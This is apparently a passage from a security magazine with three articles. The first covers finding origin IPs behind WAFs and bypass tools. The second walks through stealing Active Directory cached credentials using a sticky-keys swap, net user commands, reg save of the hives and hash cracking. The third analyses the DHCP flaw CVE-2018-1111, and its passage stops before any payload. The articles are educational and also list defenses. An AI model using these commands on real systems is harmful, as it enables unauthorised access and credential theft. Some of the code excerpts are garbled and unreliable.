  - b. To detect the IP addresses that are embedded (because of an extension usage or the ones that were forgotten by users/authorized users) on the web pages which your service shows.
  - c. To find some files (static HTML pages/files of the extension running on the web application, hosts file, etc.) that report IP addresses because of access to the files via Path Traversal (ref: vulnerable services).
  - d. To read files (logs, etc.) via Local File Inclusion from the server (ref: vulnerable services).
  - e. To send requests via RCE to services like WhatIsMyIP (ref: vulnerable services).
5. To inspect the old DNS records (DNS history),
    - a. Some websites might put the server IPs to directly the DNS records before getting help from a WAF. You can see the old records through the services like viewdns.info.
  6. To inspect the errors in some ways like SQL Injection, that the web application might give (ref: vulnerable services).
  7. Via Reverse IP method, it is possible to find the other web services that have the same IP address as the WAF.
    - a. These methods can be tried on the second website if there are two websites on the same server in the WAF logs.
    - b. Domains that have been registered to the same mail can be detected as well, via reverse whois.
    - c. Websites that have the same SSL record can be found in the websites such as Shodan and Censys.io
  8. Leaked databases, websites database like Cloudflare's might be found on the internet because if they have been leaked already.
    - a. Websites like Crimeflare/Cloudflare Watch, and etc.
    - b. Some resolver services and the services like Shodan / Censys.io can have extra records as they make scans actively.

9. The old records that some websites such as Google, Archive.com keep about your website.
  - a. If your website had been hosted as IP-based, this method can leak your IP address.
10. Scanning IP ranges over HTTP requests.
  - a. If we can guess the server that has the web service (if we have an IP range), we can make a request to this IP range and inspect the responses.
  - b. If a port-based service is being used instead of an IP, we can scan the ports that send us responses over IPs.
  - c. If a name-based service is being used, we can make a request by sending a header (generally the Host header) to each IP. By investigating the response, we can determine whether we did make a request to the correct IP or not.
  - d. For these methods to work, the server must be able to access an IP address from outside. You can try to connect by spoofing the WAF IP addresses on the services running over UDP instead of TCP if the connection was configured to be established via WAF only.

In order to prevent such attacks, requests and sources that the web services sends and gets must be inspected well by the WAF. If, however, a service/application returns IP information to out, the WAF must block this. Also, your web service and the other applications running on your server must have the needed security measures.

## Vulnerable Services

Web services might not be safe always. Web services that have some specific vulnerabilities would serve the IP addresses on a silver platter to you. Those IPs can be served directly or as a request. The reason why I have mentioned this topic specifically is that the aforementioned sentences in this section are based upon the exploitation of a vulnerability in the WAF or web service as well as they are involved to Bind or Reverse bypassing topics. I would like to state some points here:

1. XSS attacks:
  - a. Because of them, you can create a connection from the server to outside.
2. Remote Code Execution attacks
  - a. You can make a connection from the web application to outside.
  - b. If you have access, you can read the local file system (RCE to LFI)
  - c. If you have access to the extranet, you can send a query to a service such as WhatIsMyIP and see the response.
3. Reading a file on the service via LFI:
  - a. You can reach out the files on websites
  - b. Log files, extension files, hosts etc.
4. SQL Injection:
  - a. You can access the database via SQL Injection
  - b. You can try to learn the IP address if the database server is in the same place where your server is in.
  - c. If they are on separate servers, you can try RCE vulnerability through running a command over SQL. Then, you can detect the IP address of the web service from the links that are obtained

- by running commands in the server.
5. Finding the file path via Path Traversal
    - a. You can see the different folders under the web application thanks to this vulnerability.
    - b. If the web service has permission, exploiting an LFI (reading a file in local) would be easier. You don't need to try the file names randomly/from a list/anticipatingly.
    - c. And Full Path Disclosure vulnerability shows where the web service is on the server. If you have permission, it helps you to run an LFI.
  6. HTTP Enum:
    - a. If the host header is sent empty while sending an HTTP request to the web address, some web services (ref: IIS 7) return the IP address as the request.
    - b. You can try this vulnerability via this command: `curl http://sub.domain.tld -v -l --http1.0 --Header 'Host:'`
  7. XMLRPC/PingBack and others:
    - a. These two functions belong to the websites that are using Wordpress and they send requests to the given place (IP/Domain) in the direction of the request made to these functions.
  8. The bugs on the WAF
    - a. Cloudflare was able to read from RAM on February 17, 2017, because of a bug. In this way, it was possible to find the IP address/HTTP headers and even cookie details by getting information from RAM.
    - b. You can send queries to the web services like [port/. Thanks to these search engines, you can try to reach out the IP details.](http://ipleak.com/full-re-</a></li></ol></li></ol></div><div data-bbox=)

9. Server/Web service vulnerabilities such as Heartbleed
  - a. Getting information from a server that has the Heartbleed vulnerability was possible. Via such vulnerabilities, you can obtain information from the inside.
10. Some web services might return an address like IP:Port when you access the panels that were misconfigured or request a function (like reset password).

Please always keep your services and extensions updated not to have a service that has vulnerabilities. You can fix the vulnerabilities that can be found during a regular pentest and the following vulnerability remediation process. Following zero-day vulnerabilities that can occur on your web services would help you to decrease the possibility of such attacks. I recommend that you check and revise your web application settings in the light of this information.

## Things You Must Know About Providing Access

I have mentioned that some WAFs add some details like cookie/session into your request during the access. Web applications can block by checking these details when WAFs are tried to be evaded. Some services check if this information fits a pattern, while some can query its authenticity of this record by connecting to the WAF. Therefore, you can connect to the WAF and get these parameters and then add them to your requests.



Some web services or servers allow the IP ranges that come from WAFs. If you encounter a problem like this, you can spoof your IP address with the services that are using UDP, and try to connect directly. If you have detected a method that can send a request over the WAF, you can perform all attack ways above using WAF.

## Verifying the access

Let's suppose that a WAF detects your IP address. And does this IP address really belong to the intended source? Do you have access to that IP address? If so, how? I would like to clarify some steps to verify these questions.

1. Please make sure that you get the same results by repeating the method that you used to detect the IP address:
  - a. In this way, you can minimize the errors and false information.
2. Change your hosts file adding an IP address and try to access the web service.
  - a. While doing this, you can test whether you can bypass the WAF, by inspecting the cookie data and using the WAF detections methods.
  - b. You can detect whether the request you made with Wireshark is going to the WAF or not.
  - c. The redirect checker extensions on some browsers also will give results similar to Wireshark's.
3. You can try to access via directly/with the host parameter/a port varied by the IP found and the method that was used on the server.
4. Stress tests performing against the IP address found will cause that

there will be a slowness on the parts of the website, which were not cached by the WAF/CDN. If the server/service replies to a specific IP, there won't be a slowness. In that way, you can test if you have access to that IP.

5. In some cases, web services might establish a reverse proxy between the WAF and the web server to limit the direct access except the WAF. You might need to check whether the IP address you detected is reaching out the web service directly or indirectly with a reverse proxy.

## Cloud-Based WAFs

In this part, I will analyze some technologies which are used in cloud-based WAFs. It is not easy to mention all of them because anyone who knows coding enough and has a server can create his/her WAF. Consequently, I can analyze only some of them.

### Cloudflare

Cloudflare is a cloud-based WAF that has been developed with Go/Python/PHP and Javascript. It is an open-source software and can be found in <https://cloudflare.github.io>. This WAF gives the users an opportunity to define filters by using several different parameters like country/IP. These filters are consisted of "block, allow, solve a CAPTCHA, run Javascript" modes. It helps users to make filtering based on the IP ranges and country codes (TOR exit nodes are served as a country named TOR). Cloudflare adds two new values to the cookies of users that passed over the filter. With the help of these values, access to the web service is done. Web services

filter the requests while under attack. Cloudflare returns its IP address instead of the web service IP. It provides a free SSL certificate. It blocks some requests as being a filter between the web server and users. It prevents the attacks such as SQL Injection, XSS, Path Traversal, partially. It acts as a CDN whenever a crash happens on the web server and returns the cached website instead of the attacked and unavailable pages.

## Imperva SecureSphere

SecureSphere that is being developed by Imperva is one of the best on Gartner Report. Enterprises use this WAF mostly and it costs around 45000 dollars, you can expect that its source codes won't be published. It has a "Thread Radar" being updated against bots. It can get current data from subscribed systems and add them to the filters. Thread Radar provides:

- Sorting the resources by their reliability,
- Updates based on the information that was obtained from its community and outside,
- Protection against hijacking account attacks.

In order to detect this WAF, the HTTP version that is in the request which was returned after an attack must be investigated (WAFW00F). You can refer to this document to find its specifications: [www.imperva.com/docs/DS\\_SecureSphere\\_Web\\_Application\\_Firewall.pdf](http://www.imperva.com/docs/DS_SecureSphere_Web_Application_Firewall.pdf)

## Gartner Report

Gartner company publishes some reports for several security fields, annually. They categorize the security products into some categories and create an exclusive graphic

to them. Thanks to this graphic, you can examine the WAF products.

## Automated Tools Used For WAF Detection

### Wafw00f

Wafw00f and Waffun have been presented at DEFCON18, and Wafw00f is installed on Kali Linux as a built-in tool (WAFFUN has not been released). This tool helps you to find the WAF type by investigating the requests and the responses. It aims to detect both untrammled and incorrect/blocked pages by sending requests to the WAF, and to guess the WAF type considering the responses. It can make logical requests over the tries against a WAF (For example, it doesn't query the admin folder according to the application or it tries to find an unfindable file by generating random values without checking if it can be found in the system). You can get the tool over Github. It is a Python script. Below, some features were listed:

- It tries to detect CDNs and WAFs due to the HTTP responses.
- It can make some attack tests while detecting the WAFs (To get an error from the WAF).
- It targets Microsoft.com by default (SSL is closed and port is 80).
- It tries the following attacks respectively: normal/unfindable files, unknown method, Path Traversal, incorrect host, encoded of an incorrect tag, incorrect tag, XSS, admin folder/protected folder, encoded XSS, accessing cmd.exe.
- You can change these attacks by modifying the code so that you can

try different attack vectors.

- Admin folder is /Admin\_Files/.
- ../../../../etc/passwd is tried for Path Traversal as XSS
- Hello is used in the place of an incorrect tag.
- <https://github.com/EnableSecurity/wafw00f>

## WhatWaf

WhatWaf is a WAF checker tool just like wafw00f. It supports proxy, multiple URLs, and it includes 20 different tamper methods, bypassing firewalls via SQL and XSS, generating custom payload from a file or over a terminal command, and so on. It guarantees to generate errors with a minimum attack on 40 different WAFs. It sends an HTTP request and examine the response, and tries to detect the WAF type likewise Wafw00f. It is a Python script. Some feature were listed below:

- It can use SOCKs4/5, HTTP/s, and TOR proxies.
- It can bypass WAFs' filter via SQL and XSS attacks.
- It can make scans for multiple websites (-l / --list parameters).
- It supports 40 firewalls.
- It has 20 different tamper methods.
- You can define your own custom payloads.
- It allows changing the User-Agent.
- 20 tamper methods can be listed respectively:
- Sending an apostrophe with UTF Encode, prepending NULL to the apostrophe, appending NULL to the payload, encoding the payload with Base64, double encoding the payload's characters, parenthesizing the numbers, escaping the single quote and double

quotes with a backslash, lowercasing the payload, changing some characters to Unicode, prepending a double quote to the characters between the brackets, locating the payload in the comment, locating the payload in the comment and changing the spaces to a comment, replacing payload characters with HTML entities, replacing some characters with their originals, appending null to the payload, making the payload randomly uppercase and lowercase, adding random comments to the payload, adding random Unicode characters to the payload, making the spaces comments, making the spaces double forward slashes, adding random characters with a new line to the spaces, extending the payload with space and comments randomly, replacing the spaces with NULL, replacing the spaces with + character, replacing the spaces with ASCII character of space, capitalizing the payload, URL encoding the punctuation marks, URL encoding all characters.

## xWaf

xWaf was developed by a Chinese user named MayIKissYou. This tool aims to bypass WAFs using encoding methods and the sqlmap tamper and to make SQL Injection attacks. It addicts Sqlmap using tamper methods even though it wants to take precedence over sqlmap by returning good data about WAFs and with encoding. It is a Python script. Its purpose is not detecting an IP. Therefore, it aims not to use the methods described in the article. The methods (Indirect Access Methods) that it uses will be explained in my next writing.

## Bypasswaf

Bypasswaf aims to bypass WAFs by making some extensions for the HTTP header information of Burp tool. It changes HTTP headers to show as if the request is coming from the local, and adds extra headers. It is a Burp extension. The headers which it adds are listed below:

- X-Originating-IP: 127.0.0.1
- X-Forwarded-For: 127.0.0.1
- X-Remote-IP: 127.0.0.1
- X-Remote-Addr: 127.0.0.1
- X-Client-IP: 127.0.0.1

## Online Resolve Services

These services generally try to reach out the subdomains with ping. They revolve the results of these domains. Some of them can also revolve the IP address that they found previously. You may parse IP addresses from the IP addresses found earlier.

- [skypegrab.net/cf.php](http://skypegrab.net/cf.php)
- [skypeipresolver.net/cloudflare.php](http://skypeipresolver.net/cloudflare.php)
- [webresolver.nl/tools/cloudflare](http://webresolver.nl/tools/cloudflare)
- [orca.tech/web-tools/cloudflare-resolver.html](http://orca.tech/web-tools/cloudflare-resolver.html)


- [tools.k2an.com/?page=cloudflare-ipresolver](http://tools.k2an.com/?page=cloudflare-ipresolver)
- [iphostinfo.com/cloudflare/](http://iphostinfo.com/cloudflare/)
- [anonymiz.com/cloudflare-resolver](http://anonymiz.com/cloudflare-resolver)

## Fierce Domain Scanner

This tool tries to access the web services in certain IP ranges by name-based, and make a research on the requests. Thanks to these requests, it can save the IP address that it accessed, while gaining access to the website.

Most of the Cloudflare bypassing tools including Hatcloud on Github, that try to find an IP address, use the Cloudflare database leaked earlier and pinging to the subdomains. You have learned how these tools work rather than seeking an answer in the automated tools. So, you don't have to stick to those tools anymore.

This article is the first part of my series about bypassing WAFs. In this part, I've mentioned the IP detection. The ways to evade WAFs filters for the websites that don't use cloud-based WAFs or their IP addresses cannot be found, will be explained in the second part.



# TAKING CONTROL OF ADMIN ACCOUNT ON ACTIVE DIRECTORY USING THE DCC

GIRAYHAN MENEKAY

ethereal.marine@gmail.com



**N**owadays, many companies started to benefit from Active Directory, but there are some default security configurations they usually forget. In this article, we will talk about one of these configurations which can be a potential vulnerability: Domain Cached Credentials.

This configuration is enabled by default since Windows XP. It stores the information of the last 10 logged in users, including pass-

word hashes, usernames, home directory path in domain, last login date, and more. These user credentials are stored in HKLM\SECURITY hive in regedit and are encrypted by HKLM\SYSTEM hive on the local machine. It's stored for users to offline sign in to their computers, so if they can't connect to their local network or something bad happens to their domain controllers (DC), they can still sign in and get back to work. It seems like useful feature, for both users and hackers.



Before I start explaining on how to demonstrate a hack, I want to give a real-life example from my university. When there is a maintenance in our lab classes, IT staff puts a warning note on the doors to avoid students from interrupting the process. They are performing maintenance using their AD admin account. In a situation like this, we might want to get these last 10 user credentials.

First, we need to get administrative privileges to execute some commands because we are going to copy some locked registry hives which aren't normally reachable. There are many ways to get local administrative rights, but I will explain the simplest way to do it. We need to boot any live OS from a USB device on the target machine to obtain administrative rights. Afterwards, we have to swap the names of two folders: `sethc.exe` and `cmd.exe` in `C:\Windows\System32`. When we trigger sticky keys, system will start `cmd.exe` instead of `sethc.exe` with administrator rights, this is known as *Sethc exploit*.


After that, we boot our system normally and wait for the sign in screen. When we get there we don't sign in, instead we trigger sticky keys warning by spamming shift button several times and we get the command window with admin rights. From the command prompt, we create our own user and add it to administrator group with the commands below.

```
Net user /add admin 12345
```

```
Net localgroup administrators admin /add
```

Before we sign in to our system, we need to add `.` to the beginning of our username because it indicates that the account we try to sign in is a local account. We sign in with `.admin` username and 12345 password.

Now let's save our SECURITY and SYSTEM file with 'reg save' command.



```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.17134.112]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Giray>reg save hklm\security c:\security
The operation completed successfully.


C:\Users\Giray>reg save hklm\system c:\system
The operation completed successfully.
```

As we can see in the picture, we saved our files to C:\ drive, now we need to decode them to read the user credentials. There are many ways to decode it, but we will use a simple software called Windows Password Recovery made by Passcape.



Windows Password Recovery is a paid software which contains many small tools inside. We will use one of them to decode our files. Once we start the software we go to Utils tab, and we select Domain-Cached Credentials Explorer tool. After that, we select our SECURITY and SYSTEM files from the tool. Once we click next we will see user credentials and we can easily export it with right click.





Note: for Linux users, you can use 'secrets-dump.py' script from 'impacket' library on GitHub.

Since our target machine uses Windows 10, we will get MSCacheV2 hash type. In this hash type, password is salted by username, so we can't make pass-the-hash attack. We need to crack it with Hashcat or John the Ripper.

MSCacheV2 is a much slower algorithm than NTLM, so I suggest that you make rule-based attack with a good word list. Of course you should also have a good GPU for that. I will not point to how that attack is made because the article is getting way too long. You should put your

hash and username to Hashcat as below:  
`$DCC2$#Administrator#7441C9B243D-D7989CE825254F6659DB1`

**Result is;**  
`$DCC2$10240#admin-istrator#7441C9B243D-D7989CE825254F6659DB1:4u-2gue55`


**Note: hash and result are just representations.**

Once we crack administrator password we can do whatever we want in the domain. We can execute any code in DC and access all the computers in the domain environment. Moreover, we can crack all users' hashes (NTLM) by copying system files from DC via shadow copy.

Now let's talk about defensive measures. There are two options.

First, we can set the amount of users cached on local group policy editor. When we change that number to zero, caching will be disabled locally.

Second, if we do the same thing from DC, this policy will be applied to all computers in the domain after the gpupdate /force command is executed.



# DYNOROOT

## (DYNAMIC HOST CONFIGURATION TO ROOT)

### REMOTE CODE EXECUTION

### VULNERABILITY IN REDHAT

### AND DERIVATIVES

**BARKIN KILIÇ**

barkin@kilic.xyz

**H**ello there, in this article we will be talking about the remote code execution finding of DHCP clients, spotted in Redhat and its derivative distributions, with ID of CVE 2018-1111.

For Linux systems, especially for desktop or client versions, the network settings are usually set by the DHCP service of the included network which automatically makes the setting distributions. During these distributions, lots of settings such as the IP address, subnet mask, network gateway address, name server IP addresses etc. are automatically given to the client that made the request. There exist some commands and scripts that save these into the corresponding configuration files by updating the system by executing the related commands. For Linux systems, with the arrival of SystemD this task is recently taken by an application/service called Network-Manager. This service works in the background and is automatically activated as soon as a network connection -such as plugging a cable to the Ethernet card or connecting to a wireless network- is made. From DHCP requests to making sure they are tracked,

completed successfully and maintained over time, these actions are made automatically, independent from the user. Since most of these actions require top level system authority, they work with the permissions of the root user on the system. There are scripts for interfering or customizing the operations of this service, which are particularly popular among the distributions used in the end-user operating system variants (i.e. Ubuntu, Fedora, Gentoo, etc.).

The problem with the vulnerability we are going to discuss is spotted in one of these service scripts. This script is specific to only one distribution which was added by its developers and it affects all other distributions. It runs by default and causes a critical vulnerability since it cannot correctly or safely process the incoming DHCP requests.

Now, let's talk about the details of the vulnerability: the Network-Manager service has a plugin called Dispatcher, which meets the requests made to DHCP and runs the scripts under its own service directory. Its task is to ensure the distribution of the ac-

tion required for the respective answers according to certain steps and to process them after various eliminations or modifications. The location of these scripts on the system is shown in the following screenshot.

```
2018-05-20 17:02:27 -- root@jdk:~# ls -l /etc/NetworkManager/
total 28
drwxr-xr-x 2 root root 4096 Mar 18 2017 conf.d
drwxr-xr-x 5 root root 4096 May 2 16:57 dispatcher.d
drwxr-xr-x 2 root root 4096 Mar 18 2017 dnsmasq.d
drwxr-xr-x 2 root root 4096 Mar 18 2017 dnsmasq-shared.d
-rw-r--r-- 1 root root 58 Mar 18 2017 NetworkManager.conf
drwxr-xr-x 2 root root 4096 Sep 3 2017 system-connections
drwxr-xr-x 2 root root 4096 Mar 12 21:57 VPN
2018-05-20 17:02:41 -- root@jdk:~#
```

Felix Wilhelm, a security investigator at Google, discovered a problem with a code in the Dispatcher script, which interprets the values found in DHCP requests, written by the programmers developing that distribution found in RedHat and derivative distributions, and announced this on Twitter. As Wilhelm states in his announcement, the problem he discovered is critical not only because remote code execution is possible with root permissions, but also the exploitation code that triggers the vulnerability is so simple: it can even be a tweet long.



The researcher, who also shared the details of the script, continued his announcement by explaining the problematic part of the code.



The researcher who made this notification did not share the exploitation code and its details of the vulnerability. By the time this vulnerability was announced on Twitter, the developers of the distribution released the relevant patch packages and added them to the distribution's package mirrors. Therefore, he recommends updating as soon as possible.

The technical details and the revelation of the vulnerable code are the main subjects of this article, which will be described from now on.

We can start by downloading and installing any RedHat derivative distribution (Red-Hat, Fedora, CentOS etc.), then determining and testing the aforesaid script. For the screenshot below, we prepare the system that was installed with the latest version of CentOS image downloaded from the address [http://repo.boun.edu.tr/centos/7.5.1804/isos/x86\\_64/CentOS-7-x86\\_64-Minimal-1804.iso](http://repo.boun.edu.tr/centos/7.5.1804/isos/x86_64/CentOS-7-x86_64-Minimal-1804.iso)

.. Then, on this system, we look inside the script of Dispatcher. Below is the screenshot of the script that the vulnerability resides.

Let's start by reading the inside:

```
root@localhost ~# ls -l /etc/NetworkManager/dispatcher.d/
total 0
-rwxr-xr-x. 1 root root 175 Jan  2 19:29 00-netreport
-rwxr-xr-x. 1 root root 1128 Apr 18 23:38 11-dhclient
-rwxr-xr-x. 2 root root   6 Apr 12 22:43 90-wifi.d
-rwxr-xr-x. 2 root root   6 Apr 12 22:43 99-down.d
-rwxr-xr-x. 2 root root   6 Apr 12 22:43 99-up.d
root@localhost ~# ls -l /etc/NetworkManager/dispatcher.d/11-dhclient
-rwxr-xr-x. 1 root root 1128 Apr 18 23:38 /etc/NetworkManager/dispatcher.d/11-dhclient
root@localhost ~#
```



```

root@localhost ~# cat /etc/NetworkManager/dispatcher.d/11-dhclient
#!/bin/bash
# run dhclient.d scripts in an emulated environment

PWD=/bin:/usr/bin:/sbin
PWDLIB=/var/lib/dhclient
CTCDIR=/etc/dhcp
interface=$1

eval "$(
declare -i LC_ALL=C grep '^DHCP4_(0-2)_=' | while read opt; do
  optname=${opt%%=*}
  optname=${optname,,}
  optname=new_${optname#dhcp4_}
  optvalue=${opt#*=}
  echo "export $optname=$optvalue"
done
)"

if [ -f /etc/sysconfig/network ] && . /etc/sysconfig/network
if [ -f /etc/sysconfig/network-scripts/ifcfg-$interface ] && \
. /etc/sysconfig/network-scripts/ifcfg-$interface

if [ -d $CTCDIR/dhclient.d ]; then
  for f in $CTCDIR/dhclient.d/*.*.sh; do
    if [ -x $f ]; then
      subsystem=${f%.sh}
      subsystem=${subsystem%%/*}
      : $f
      if [ "$?" = "up" ]; then
        "${subsystem}_config"
      elif [ "$?" = "dhcp4-change" ]; then
        if [ "$subsystem" = "chromy" -o "$subsystem" = "ntp" ]; then
          "${subsystem}_config"
        fi
      elif [ "$?" = "down" ]; then
        "${subsystem}_restore"
      fi
    fi
  done
fi
root@localhost ~#

```

Here, we see that with the “eval” command, a variable definition is tried to be created, and with the “export” command, this definition shall be valid for all shells. What is being searched should start with the “DHCP4\_” parameter and subjects the values it finds to a series of processes. In this part, inside the opened sub-shell code, parameters have been processed one by one with the “read” command in the “while” loop. Now, in order to see how it produces an output and to determine how an exploitation can be drawn from here, let’s save the command output into a file and investigate the responses by creating a DHCP request.

```

root@localhost ~# cat /etc/NetworkManager/dispatcher.d/11-dhclient
#!/bin/bash
# run dhclient.d scripts in an emulated environment

PWD=/bin:/usr/bin:/sbin
WREDIR=/var/lib/dhclient
ETCDIR=/etc/dhcp
interface=$1

eval "$(
declare -i LC_ALL=C grep "DHCP4_IF_Z_1=" 1 while read opt; do
  optname=${opt%%=*}
  optname=${optname,,}
  optname=new_${optname#dhcp4_}
  optvalue=${opt#*=}
  echo "export $optname=${optvalue}" 1 tee -a /tmp/cikt1.txt
done
)"


if [ /etc/sysconfig/network 1 && . /etc/sysconfig/network

if [ /etc/sysconfig/network-scripts/ifcfg-$interface 1 && \
  . /etc/sysconfig/network-scripts/ifcfg-$interface

if [ -d $ETCDIR/dhclient.d 1 ]; then
  for f in $ETCDIR/dhclient.d/*.*sh; do
    if [ -x $f 1 ]; then
      subsystem=${f%.*}
      subsystem=${subsystem%%~}
      . $f
      if [ "$?" = "0" 1 ]; then
        "${subsystem}_config"
      elif [ "$?" = "dhcp4-change" 1 ]; then
        if [ "$subsystem" = "chrony" -o "$subsystem" = "ntp" 1 ]; then
          "${subsystem}_config"
        fi
      elif [ "$?" = "down" 1 ]; then
        "${subsystem}_restore"
      fi
    fi
  done
fi
root@localhost ~#

```

By opening the script file with any text editor, we add the “tee” command and the parameter to save the output in a file, as seen in the screenshot. After these steps, we start the DHCP client on the system by using the “nmcli” command and examine the traffic on the server that is in our control with a tool like “Wireshark”. For our own DHCP service working on Linux systems, we can use the “Dnsmasq” software. In order to install this service “apt-get install dnsmasq” can be used for Debian and derivative systems.

A terminal window with a menu bar (File, Edit, View, Terminal, Tabs, Help) and a dark background. The text shows the command 'apt-get install dnsmasq' being executed. The output indicates that dnsmasq is already installed at the latest version (2.79-1) and is set to manually installed. The prompt returns to root@jdk:~#.

```
2018-05-20 17:02:41 -- root@jdk:~# apt-get install dnsmasq
Reading package lists... Done
Building dependency tree
Reading state information... Done
dnsmasq is already the newest version (2.79-1).
dnsmasq set to manually installed.
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
2018-05-20 18:24:42 -- root@jdk:~#
```

In order to perform this operation and all the operations in this article, it would be enough to create the “Kali Linux” distribution in the same network as the victim / target system.


A terminal window showing the configuration and start of dnsmasq. The user runs 'ifconfig eth0 10.1.1.1/24 up', then 'dnsmasq --interface=eth0 --bind-interfaces --except-interface=lo --dhcp-range=10.1.1.2,10.1.1.10,1h --conf-file=/dev/null --dhcp-option=6,10.1.1.1 --dhcp-option=3,10.1.1.1'. The output shows the service starting on PID 8540. The user then runs 'wireshark &' to capture traffic.

```
2018-05-20 18:28:34 -- root@jdk:~# ifconfig eth0 10.1.1.1/24 up
